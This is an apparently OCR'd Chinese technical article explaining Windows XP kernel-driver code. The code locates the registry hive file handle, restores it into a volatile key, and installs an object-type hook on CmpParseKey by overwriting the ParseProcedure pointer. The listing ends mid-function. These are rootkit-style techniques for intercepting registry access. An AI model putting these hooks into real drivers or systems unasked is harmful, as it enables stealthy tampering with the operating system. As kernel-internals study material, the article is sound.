  The data returned to the SystemInformation buffer is a ULONG
count of the number of handles followed immediately by an array of
SYSTEM_HANDLE_ INFORMATION.
  很显然是指句柄的数量，紧接着就是 SYSTEM_HANDLE_
INFORMATION 的数组，还是得看文档才清楚
  ++*/
  if (pool)
  {
    if (NT_SUCCESS(status))
    {
      numofhandles=*(ULONG*)current_handle_info_pos;
      nCount=0;
      Object=((ULONG)pool+0xC);
      while (nCount<numofhandles)
      {
        PID=*(DWORD*)(Object-0x8);
        //如果是 system 进程，并且匹配文件，则打印
        if((PID==(*(DWORD*)CurrentId))&&
(!RtlCompareUnicodeString(&szfile,(PUNICODE_STRING)(*(DWOR
D*)(*(DWORD*)Object-0x10)+64),TRUE)))
        {
          filetype=(PUNICODE_STRING)(*(DWORD*)
(*(DWORD*)Object-0x10)+64);
          FileObject=*(PULONG)Object;
          //KdPrint(("filename=%wZ,vpb=0x%X\n",
(PUNICODE_STRING)(&FileObject->FileName),*(DWORD *)
(FileObject + 8)));
          filename=(PUNICODE_STRING)
(&FileObject->FileName);
          if (filename)
          {
            //找到 Hive 文件:software
            if (!RtlCompareUnicodeString
(filename,&Hivename,TRUE))
            {
  KdPrint(("filetye=%wZ,Filename=%wZ,filelen=%d\n",filetype,file
name,filename->Length));
              status=ObOpenObject
ByPointer(FileObject,512,NULL,0,0,KernelMode,&regedit_software_fi
leHandle);
              if (NT_SUCCESS(status))
              {
                if (regedit_software_
fileHandle)
                {

      RtlInitUnicodeString(&volatile_reg,RepointRegItem);

      InitializeObjectAttributes(&oa,&volatile_reg,OBJ_KERNEL_
HANDLE|OBJ_CASE_INSENSITIVE,NULL,NULL);
  //REG_OPTION_VOLATILE 表示创建的项存放在在内存中
  status=ZwCreateKey((PHANDLE)(&CurrentId),0xF003Fu,&oa,0,0
,5u,&current_handle_info_pos);
  if (NT_SUCCESS(status))
  {
  //把 Hive 文件临时恢复在设定下的注册表项
  status=ZwRestoreKey((HANDLE)CurrentId,regedit_software_file
Handle,8u);
  if (NT_SUCCESS(status))
  Restorssymbol();
  ZwClose((HANDLE)CurrentId);
  }
  ZwClose(regedit_software_fileHandle);
  goto while_break;
    }}
  }
  }
  }
```

```
    ++nCount;
    Object+=0x10;
            }
        }
    }
    while_break:
     ExFreePoolWithTag(pool,0);
    return;
    }
```

与原工具的代码的区别是查询 Hive 文件的方式有所不同，原工具是通过判定未公开结构 CCB 中的 Flag 的第 5 位存在（Windows XP 系统下其他的文件该位为 0），来区别于其他文件，从而查询到\WINDOWS\system32\config\system 文件，据说是采用 360 大牛 Mj0011 的方法，系统兼容性不好，而且费事；真是舍近求远，直接通过文件名判断就可以。

2. 如何通过 Object HOOK 来 HOOK CmpParseKey 函数

内核对象 Object 有很多，通过 WinObj 我们可以看到内核有以下对象，如图 3 所示。




图 3

我们利用 windbg 来看看_OBJECT_HEADER 的结构。

```
nt!_OBJECT_HEADER
    +0x000 PointerCount       : Int4B
    +0x004 HandleCount        : Int4B
    +0x004 NextToFree         : Ptr32 Void
    +0x008 Type               : Ptr32 _OBJECT_TYPE-→对象类型结构，Type 也是系统创建的对象类型
    +0x00c NameInfoOffset     : UChar
    +0x00d HandleInfoOffset : UChar
    +0x00e QuotaInfoOffset    : UChar
    +0x00f Flags              : UChar
    +0x010 ObjectCreateInfo : Ptr32 _OBJECT_CREATE_INFORMATION
    +0x010 QuotaBlockCharged : Ptr32 Void
    +0x014 SecurityDescriptor : Ptr32 Void
    +0x018 Body               : _QUAD--→这就是 Object 的主体
查看_OBJECT_TYPE 结构如下：
nt!_OBJECT_TYPE
    +0x000 Mutex              : _ERESOURCE
    +0x038 TypeList           : _LIST_ENTRY
    +0x040 Name               : _UNICODE_STRING
    +0x048 DefaultObject      : Ptr32 Void
    +0x04c Index              : Uint4B
    +0x050 TotalNumberOfObjects : Uint4B
    +0x054 TotalNumberOfHandles : Uint4B
    +0x058 HighWaterNumberOfObjects : Uint4B
    +0x05c HighWaterNumberOfHandles : Uint4B
    +0x060 TypeInfo           : _OBJECT_TYPE_INITIALIZER →十分重要的结构，里面存放对象类型初始化的重要参数
    +0x0ac Key                : Uint4B
    +0x0b0 ObjectLocks        : [4] _ERESOURCE
查看_OBJECT_TYPE_INITIALIZER 结构如下：
nt!_OBJECT_TYPE_INITIALIZER
    +0x000 Length             : Uint2B
    +0x002 UseDefaultObject : UChar
    +0x003 CaseInsensitive    : UChar
    +0x004 InvalidAttributes : Uint4B
    +0x008 GenericMapping     : _GENERIC_MAPPING
    +0x018 ValidAccessMask    : Uint4B
    +0x01c SecurityRequired : UChar
    +0x01d MaintainHandleCount : UChar
    +0x01e MaintainTypeList : UChar
    +0x020 PoolType           : _POOL_TYPE
    +0x024 DefaultPagedPoolCharge : Uint4B
    +0x028 DefaultNonPagedPoolCharge : Uint4B
    +0x02c DumpProcedure      : Ptr32       void
    +0x030 OpenProcedure      : Ptr32       long
    +0x034 CloseProcedure     : Ptr32       void
    +0x038 DeleteProcedure    : Ptr32       void
    +0x03c ParseProcedure     : Ptr32       long
    +0x040 SecurityProcedure : Ptr32       long
    +0x044 QueryNameProcedure : Ptr32     long     /*这些函数就是操作对象指定的对应方法，比如：打开、删除、解析、查询、安全描述符等
    +0x048 OkayToCloseProcedure : Ptr32       unsigned char */
```

下面是 Hook CmpParseKey 的代码，注意该位置是可以直接写的，不像 SSDT Hook 那样需修改 Cr0 位。代码如下：

```
ULONG InstallObjectTypeHook(BOOLEAN IsHook)
{
    OBJECT_ATTRIBUTES objAttr;
    UNICODE_STRING uObjName;
    NTSTATUS status;
    HANDLE KeyHandle;
    PVOID   keyObject;
    BYTE*   ParseProcedureOfObject;
  RtlInitUnicodeString(&uObjName,ObjectTypeName);
    InitializeObjectAttributes(&objAttr,&uObjName,OBJ_CASE_INSENSITIVE|OBJ_KERNEL_HANDLE ,NULL,
  NULL);
    status=ObOpenObjectByName(&objAttr,NULL,KernelMode,NULL,0,NULL,&KeyHandle);
  if (NT_SUCCESS(status))
    {
  status=ObReferenceObjectByHandle(KeyHandle,0x80000000u,NULL,KernelMode,(PVOID)&keyObject,0);
      if (NT_SUCCESS(status))
      {
        /*
          OBJECT_TYPE+0x60-->OBJECT_TYPE_INITIALIZER
          OBJECT_TYPE_INITIALIZER+0x3c-->ParseProcedure(nt!CmpParseKey)
          而且 KeyObject 指向 OBJECT_TYPE，因此可以进行 OBJECT HOOK
        */
        ParseProcedureOfObject=(BYTE*)keyObject+0x9C;
        if (!MmIsAddressValid((*(DWORD*)ParseProcedureOfObject)))
        {
          ObfDereferenceObject(keyObject);
          ZwClose(KeyHandle);
          return status;
        }
        KdPrint(("CmpParseKey funcaddr=0x%X\n",*(DWORD*)ParseProcedureOfObject));
        //开始 OBJECT HOOK
        if (IsHook)
        {
          __asm{
              push eax
              push ecx
              mov   ecx,ParseProcedureOfObject
              mov   eax,offset fake_CmpParseKey
              xchg eax,[ecx]
              mov   Orig_CmpParseKey,eax
              pop ecx
              pop eax
          }
```